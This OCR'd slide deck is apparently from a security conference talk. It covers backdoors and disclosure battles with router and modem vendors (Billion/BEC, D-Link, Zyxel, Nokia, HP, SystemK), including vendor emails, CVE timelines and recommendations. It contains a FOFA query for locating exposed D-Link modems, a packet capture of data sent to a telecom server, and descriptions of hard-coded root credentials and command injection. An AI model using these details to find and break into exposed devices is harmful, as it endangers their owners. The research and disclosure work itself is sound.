":"-53","RSSI_DIV1":"","RSSI_DIV2":"","RSSI_DIV3":"","RSRP":"-82","RSRP_DIV1":"","RSRP_DI
V2":"","RSRP_DIV3":"","RSRQ":"-9","RSRQ_DIV1":"","RSRQ_DIV2":"","RSRQ_DIV3":"","SINR":"7.
6","SINR_DIV1":"","SINR_DIV2":"","SINR_DIV3":"","CQI":"12","RI":"NA","DL_MCS":"1","NETWOR
K":"Far EasTone","CELLID":"7C90820","CardFw":"EP06ELA[redacted]
","LTE_TEMP":"40","LTE_UPTIME":"1441","ICCID":"8988601715[redacted]9","IMSI":"46[redacted]
034","IMEI":"868186[redacted]","NETMODE":"LTE","BAND":"B3","BW":"","RX_CH":"","TX_CH":"","
TCA":"","VOLT":"26.33V","CURRENT":"0.17A","TEMP":"37.00C","PCI":"192","LTE_MDN":"","3G_TX
":"","3G_RX":"","3G_APN2_TX":"0","3G_APN2_RX":"0","EWAN_TX":"0","EWAN_RX":"0","APN2_IP":"
","EWAN_TS_TX":"0.00KBps","EWAN_TS_RX":"0.00KBps","24G_TS_TX":"0.00KBps","24G_TS_RX":"0.0
0KBps","LTE_TS_TX":"0.07KBps","LTE_TS_RX":"0.03KBps","5G_TS_TX":"","5G_TS_RX":"","CA_STAT
US":"INACTIVE","CA_SBAND":"B7","CA_SBW":"20","CA_SDIR":"DL","CA_SCHAN":"3250","CA_RSSI":"
-66","CA_RSRP":"-84","GPS_LATITUDE":"","GPS_LONGITUDE":"","MIMO_MODE":"","Tag":"","Get_Sy

Billion / BEC

Sniff packet using tcpdump



- Some models of the device will send sensitive information

```
14297  735.562293      172.26.255.227
14298  735.562707      10.79.138.208

> Frame 14298: 1410 bytes on wire (11280 bits), 1410 bytes
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 10.79.138.208, Dst: 17
> Transmission Control Protocol, Src Port: 47579, Dst Port
> [8 Reassembled TCP Segments (4560 bytes): #14286(322), #
> Hypertext Transfer Protocol
```

Wireshark · Follow


```
PUT /core/rs/kpi/upload/20240909.231907-234907_
Accept: */*
Host: cosmos02.ims1.cht.com.tw
Connection: close
Content-type: application/json; charset=UTF-8
Content-length: 4238
Date: Mon, 09 Sep 2024 15:19:05 GMT
Content-Encoding: gzip
Cookie: JSESSIONID=7ABCEA6384DA04C57839EA9495E

{
        "Report" : [
                {
```

```
2   Report" : [
3      {
5          "Device" : {
641            "Hosts" : {
642                "HostNumberOfEntries" : 3,
643                "Host" : {
644                    "1" : {
645                        "PhysAddress" : "70:14:A6:81:4D:6E",
646                        "IPAddress" : "192.168.1.108",
647                        "AddressSource" : "DHCP",
648                        "DHCPClient" : "",
649                        "LeaseTimeRemaining" : -1,
650                        "AssociatedDevice" : "Device.WiFi.AccessPoint.2.AssociatedDevice.1",
651                        "Layer1Interface" : "Device.WiFi.AccessPoint.2",
652                        "Layer3Interface" : "",
653                        "HostName" : "Meow-iPhone",
654                        "Active" : 1,
655                        "ActiveLastChange" : "2024-09-09T23:18:38",
656                        "Band" : "WiFi2.4G",
```


ChungHwa Telecom

The Backdoor Summary



- Backdoors can exist in any product
  - Country or company does not matter
- They may be for maintenance or left by mistake
  - Need strict review and transparency
- Easily found broken access control is still a backdoor
- Sending data home without consent risks leaks


Vulnerabilities Report Story



Vulnerabilities Report




Expectation



Reality



D-Link Case Report




- On 2024/09/16, reported the RCE case to TWCERT/CC
  - Highlighted it as critical; many cases found in Taiwan government networks.
  - Requested assistance with vulnerability notification

Hi TWCERT/CC,
Additionally, I would like to trouble you with another point.
According to my OSINT conducted via Censys, I have found that some of these devices are currently exposed to the internet on the Government Service Network (GSN). Moreover, most of these devices appear to be running the 20211230 version.

The specific query is as follows: <<SNIP>>

This device is a VDSL modem distributed by Chunghwa Telecom to both residential and government entities. Once the vendor has verified the vulnerability, I would appreciate it if you could help notify the relevant parties, such as Chunghwa Telecom and the appropriate contacts for GSN.
Thank you very much!

D-Link Case Report



- On 2024/10/23, TWCERT/CC replied it is EoS (End of Support).
  - Vendor will not provide support
  - Case will be disclosed early

t **CVE** <cve@cert.org.tw>
寄給 我

Hello,
The vendor has responded that this device is no longer supported for updates.

We will select vulnerabilities with higher severity to announce,
and plan to publish them ahead of schedule, in November.

D-Link Disclosed on 2024/11/12



D-Link Security **Announcement**

Announcement > SAP10414

(non-US) DSL-6740C :: All H/W Revisions :: End-of-Life / End-of-Service :: CVE-2024-11068 - Unauthorized Configuration Access Vulnerability

Publication ID: SAP10414
Resolved Status: Yes
Published on: 12 November 2024 5:54 GMT
Last updated on: 14 December 2024 1:19 GMT

Overview

The (non-US available) DSL-6740C model and all its hardware revisions have reached their end-of-life ("EOL")/end-of-service ("EOS") lifecycle no later than January 15, 2024.

For customers still using the product, we recommend taking one or more of the following actions:
1. Upgrade to a newer product.
2. Perform data backup.
3. Contact our office for further recommendations or information (Link).

In line with industry practice, this indicates the product may no longer receive device software updates or security patches and may no longer be supported by the us. **Please read the information and recommendations below.**

But .....



FOFA app="D_Link-DSL-6740C" Pricing Support Log in

all

59,083 results (58,325 unique IP) ,978 ms ,Keyword Search.

API

Nearly year results, click to view all results.

Intelligently excluded 43 Honeypot/Fraud Datas, click to view.

TOP FID

bp9D... 59,083

TOP COUNTRIES/REGIONS

Taiwan, P... 59,077

Norway 5

United Ki... 1

bp9... 999+ 80


59,083 results (58,325 unique IP) ,978 ms Search.

2024-11-12

Alpha_webserv

Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: text/html
Date: Tue, 12 Nov 2024 09:51:13 GMT
Server: Alpha_webserv
X-Pad: avoid browser bug


Also... Pitiful Twin



- Three months later:
  - We found another modem model, "DSL-7740C"
  - Very similar to "DSL-6740C"
- All previous vulnerabilities also affect this model
- Disappointing that
  - D-Link did not disclose this twin model



Zyxel - EoL



Security <security@zyxel.com.tw> 2024年10月16日 週三 下午2:56

寄給 我、 Security

Hi Steven,


Thanks for reporting directly to Zyxel. However, the mentioned P-6101C ADSL modem is a legacy model that has been end-of-life (EOL) for years, so firmware updates are no longer supported. We recommend users replace it with newer-generation models for optimal protection.

Still, we appreciate you trying to make the Internet a safer place. Thank you.

Regards,
Zyxel PSIRT



Zyxel Case - Report to MITRE



CVE Request <CVE-Request@mitre.org>
寄給 我

2024年11月5日 週二 上午6:19

Hello,


Regarding your CVE service request, logged on 2024-10-31T06:48:36, we have the following question or update:

Hi Steven, we can help you out with this. We just need to reach out to Zyxel first to confirm they will not be assigning (for an end-of-life/support issue, they get first right of refusal). Once we hear back from them about not assigning, we'll get you an ID. Sometimes, the CNA changes their mind and end up assigning in order to better control the message. If that happens, we'll let you know as well

First, however, we just need your permission to share with Zyxel the details you provided us including your email. We'll reach out to them shortly after we hear back from you.

Thanks and let me know if you have any questions,

Zyxel Case - MITRE Report



CVE Request <CVE-Request@mitre.org>
寄給 我

2024年11月21日 週四 上午6:29

Hello,

Regarding your CVE service request, logged on 2024-10-31T06:48:36, we have the following question or update:


Hi Steven,

We spoke to Zyxel and indicated we will assign unless they would like to (for end-of-life/unsupported issues, the CNA gets first right of refusal). They opted to assign and the ID is: **CVE-2024-11494**.

Hopefully that works, but let me know if you have any issues with what's there or any other questions.

Thanks!


Billion - Affected Products Issue



- After the CVEs were released
- After CVEs released, found more affected models
  - Includes: M100, M150, M120N, M500

Billion Electric Router – Use of Hard-coded Credentials

TVN ID	TVN-202502001
CVE ID	CVE-2025-1143
CVSS	8.4 (High) CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Products	M100, M150, M120N, and M500
Description	Certain models of routers from Billion Electric has hard-coded embedded linux credentials, allowing attackers to log in thr ough the SSH service using these credentials and obtain root privilege of the system.




Billion – Subsidiary issue

- Billion has a US subsidiary: BEC Technologies
- Additional affected device models:
  - BEC-4700AZ
  - MX-200e
  - (and others)
- All have the same vulnerability
- Vendor has not disclosed these issues



Billion – Subsidiary issue



ZDI-25-187	ZDI-CAN-25903	BEC Technologies	CVE-2025-2773	7.2	2025-03-25	2025-03-25
(0Day) BEC Technologies Multiple Routers sys ping Command Injection Remote Code Execution Vulnerability						
ZDI-25-186	ZDI-CAN-25986	BEC Technologies	CVE-2025-2770	4.9	2025-03-25	2025-03-25
(0Day) BEC Technologies Multiple Routers Cleartext Password Storage Information Disclosure Vulnerability						
ZDI-25-185	ZDI-CAN-25895	BEC Technologies	CVE-2025-2772	5.3	2025-03-25	2025-03-25
(0Day) BEC Technologies Multiple Routers Insufficiently Protected Credentials Information Disclosure Vulnerability						
ZDI-25-184	ZDI-CAN-25894	BEC Technologies	CVE-2025-2771	5.3	2025-03-25	2025-03-25
(0Day) BEC Technologies Multiple Routers Authentication Bypass Vulnerability						

ADDITIONAL DETAILS

12/06/24 – ZDI contacted the vendor's support team via email
02/13/25 – ZDI requested an update
03/12/25 – ZDI informed the vendor that since we have not received a response, we will publish the report as a 0-day advisory


DISCLOSURE TIMELINE

2025-03-11 - Vulnerability reported to vendor
2025-03-25 - Coordinated public release of advisory
2025-03-25 - Advisory Updated

CREDIT

Steven C Yu of Trend Micro Research

Nokia



" Hello,

Thank you for your patience.


The product team has confirmed that this is way of authentication was required from the customer side and is only applicable for specific customer. According to that, we do not treat this weakness as a vulnerability. There is a new 2-step authentication in development.

We kindly ask you to not disclose any information about this publicly.

Thank you for helping us enhance the security of Nokia products!

Best Regards,
Nokia PSIRT"

HP Case - Response after 1 year



H

hp-security-alert@hp.com 透過 hp.com

收件者: ⊗ [redacted]

回覆 全部回覆 轉寄 ···

週六 2018/10/20 上午 02:00

此電子郵件為 英文 語言

翻譯為 繁體中文 (繁體) 一律不翻譯 英文

Hi KaiChing,

Thank you for contacting the HP Product Security Response Team (PSRT).

We have assigned case number PSR-2018-0239 to your report. We are currently reviewing your report and will follow-up with you once our review has been completed or if we need more information.

Best,
HP PSRT

H

hp-security-alert@hp.com 透過 hp.com

收件者: ⊗ [redacted]

回覆 全部回覆 轉寄 ···

週三 2019/9/4 下午 11:59

此電子郵件為 英文 語言

翻譯為 繁體中文 (繁體) 一律不翻譯 英文

Hello KaiChang,


Thanks for your patience.

Please confirm if you are using version 4.8 or newer.

Appreciate your cooperation.

Regards,
HP PSRT

A Journey from 2021 to 2024



SystemK NVR Vulnerability Report

SystemK NVR 504.pdf

[redacted] [redacted]

收件者: vuln-info@ipa.go.jp

此電子郵件為 英文 語言

SystemK NVR 504.pdf
280 KB

Dear IPA,

Our Red Team found 1 vulnerability in the SystemK NVR 504/508/516 series.

The summary as below:
Please check the attachment for more detail information about this vulnerability.

- Report date：
2021/01/20

- Contact information：

ICS ADVISORY

SystemK NVR 504/508/516

Release Date: January 25, 2024

Alert Code: ICSA-24-025-02

View CSAF


1. EXECUTIVE SUMMARY

- **CVSS v3 9.8**
- **ATTENTION**: Exploitable remotely/low attack complexity/public exploits are available
- **Ver**
- **Equ**
- **Vul**

IPA/vuln/Info
【IPA#99781781】お問い合わせいただいた件につき... 2024/9/2
-BEGIN PGP SIGNED MESSAGE- Hash: SHA1 - この... 収件匣

IPA/vuln/Info
【IPA#99781781】起算日のご連絡 2021/8/31
-BEGIN PGP SIGNED MESSAGE- Hash: SHA1 - この... 収件匣

Vendor' s Gag Order: The NDA Approach



- Discovered several CVEs from a vendor
- Afterwards, vendor requested:
  - Our company to perform a full Pentest
  - Signing of an NDA (Non-Disclosure Agreement)




Use NDA and $$ to Block our mouths

Conclusion & Takeaway




For Manufacturers




- Avoid leaving undocumented maintenance channels or backdoors in products
- Clearly document and control any necessary service access for transparency
- Establish a responsible vulnerability handling process and respond quickly
- Promote a culture of openness and accountability in security matters
- Work closely with researchers and communicate findings to users
- It's not shameful to have maintenance channels,
  - but it' s shameful to hide them or design them poorly, putting users at risk

For Government




- Require manufacturers to declare all service channels and maintenance features
- Enforce laws against undisclosed backdoors and irresponsible patch delays
- Support frameworks for coordinated vulnerability disclosure
- Educate the industry on the risks of undocumented access
- Foster international cooperation to address cross-border IoT issues

For Users



- Be aware that some devices may have hidden maintenance channels or backdoors
- Choose products from vendors with transparent security policies
- Promptly apply firmware and security updates when released
- Report suspicious device behavior to vendors or authorities
- Stay informed about news and advisories related to your devices

For Hackers



- Focus research on exposing undocumented backdoors and maintenance channels
- Practice ethical disclosure: report findings responsibly, not for exploitation
- Help raise public awareness about the risks of insecure maintenance practices
- Collaborate with vendors and governments for secure remediation
- Prioritize user safety and privacy when sharing security findings

Summary



- Hidden backdoors are serious risks that must not be overlooked
- Responsible vulnerability handling and disclosure benefit everyone
- Openness, cooperation, and accountability are key to a safer IoT ecosystem
- Only by working together can we effectively protect users and build trust in connected technology

Thank You
Any Question ?

steven@stevenyu.tw

keniver@keniver.com



TREND MICRO™ 中華資安國際 CHT Security